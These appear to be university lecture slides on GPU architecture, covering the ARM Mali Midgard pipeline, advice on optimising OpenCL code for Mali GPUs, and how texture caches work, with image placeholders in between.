
GV100's SM includes 8 tensor cores



# It is a heterogeneous world




# ARM-based Samsung Exynos 7420 SoC Reverse engineered



**spare slides for interest**


# ARM Mali GPU: Midgard microarchitecture

## Shader Core Architecture



# Midgard arithmetic Pipe

## ARM Mali Midgard Arithmetic Pipe



- Very flexible SIMD
- Simply fill the SIMD with as many (identical) operations as will fit, and the SIMD will handle it

- ARM Midgard is a VLIW design with SIMD characteristics (power efficient)
- So, at a high level ARM is feeding multiple ALUs, including SIMD units, with a single long word of instructions (ILP)
- Support a wide range of data types, integer and FP: I8, I16, I32, I64, FP16, FP32, FP64
- 17 SP GFLOPS per core at 500 MHz (if you count also the SFUs)

# Optimising for MALI GPUs

How to run optimally OpenCL code on Mali GPUs means mainly to locate and remove optimisations for alternative compute devices:

- Use of local or private memory: Mali GPUs use caches instead of local memories. There is therefore no performance advantage using these memories on a Mali
- Barriers: data transfers to or from local or private memories are typically synchronised with barriers. If you remove copy operations to or from these memories, also remove the associated barriers
- Use of scalars: some GPUs work with scalars whereas Mali GPUs can also use vectors. Do vectorise your code
- Optimisations for divergent threads: threads on a Mali are independent and can diverge without any performance impact. If your code contains optimisations for divergent threads in warps, remove them
- Modifications for memory bank conflicts: some GPUs include per-warp memory banks. If the code includes optimisations to avoid conflicts in these memory banks, remove them
- No host-device copies: Mali shares the same memory with the CPU

# Texture cache

- ▶ GPUs were built for rendering
- ▶ Critical element:
  - ▶ Mapping from a stored texture onto a triangular mesh
- ▶ To render each triangle:
  - ▶ enumerate the pixels,
  - ▶ map each pixel to the texture and interpolate
- ▶ Texture cache
  - ▶ Can be accessed with 2d float index
  - ▶ Cache includes dedicated hardware to implement bilinear interpolation
  - ▶ Can be configured to clamp, border, wrap or mirror at texture boundary
  - ▶ Hardware support to decompress compressed textures on cache miss
  - ▶ Custom hardware-specific storage layout (blocked/Morton) to exploit 2d locality
  - ▶ Triangle/pixel enumeration is tiled for locality





Fig. 5. An overview of a texture cache architecture. The texture mapping unit provides texture coordinates for which a memory address is calculated. The address is sent to the tag compare to determine if the data is in the cache. If the data isn't in the cache, a request is sent via the crossbar to the L2 cache. Any state associated with the original request is sent into a FIFO to return to the texture mapping unit with the texel data. Once the data arrives in the cache, or is already available in the cache, it is returned to the texture mapping unit. If the data is compressed, it is decompressed and any formatting that is required is done.

For more details see **Texture Caches**, Michael Doggett,  
[http://fileadmin.cs.lth.se/cs/Personal/Michael\\_Doggett/pubs/doggett12-tc.pdf](http://fileadmin.cs.lth.se/cs/Personal/Michael_Doggett/pubs/doggett12-tc.pdf)

# Nested if-then-else execution



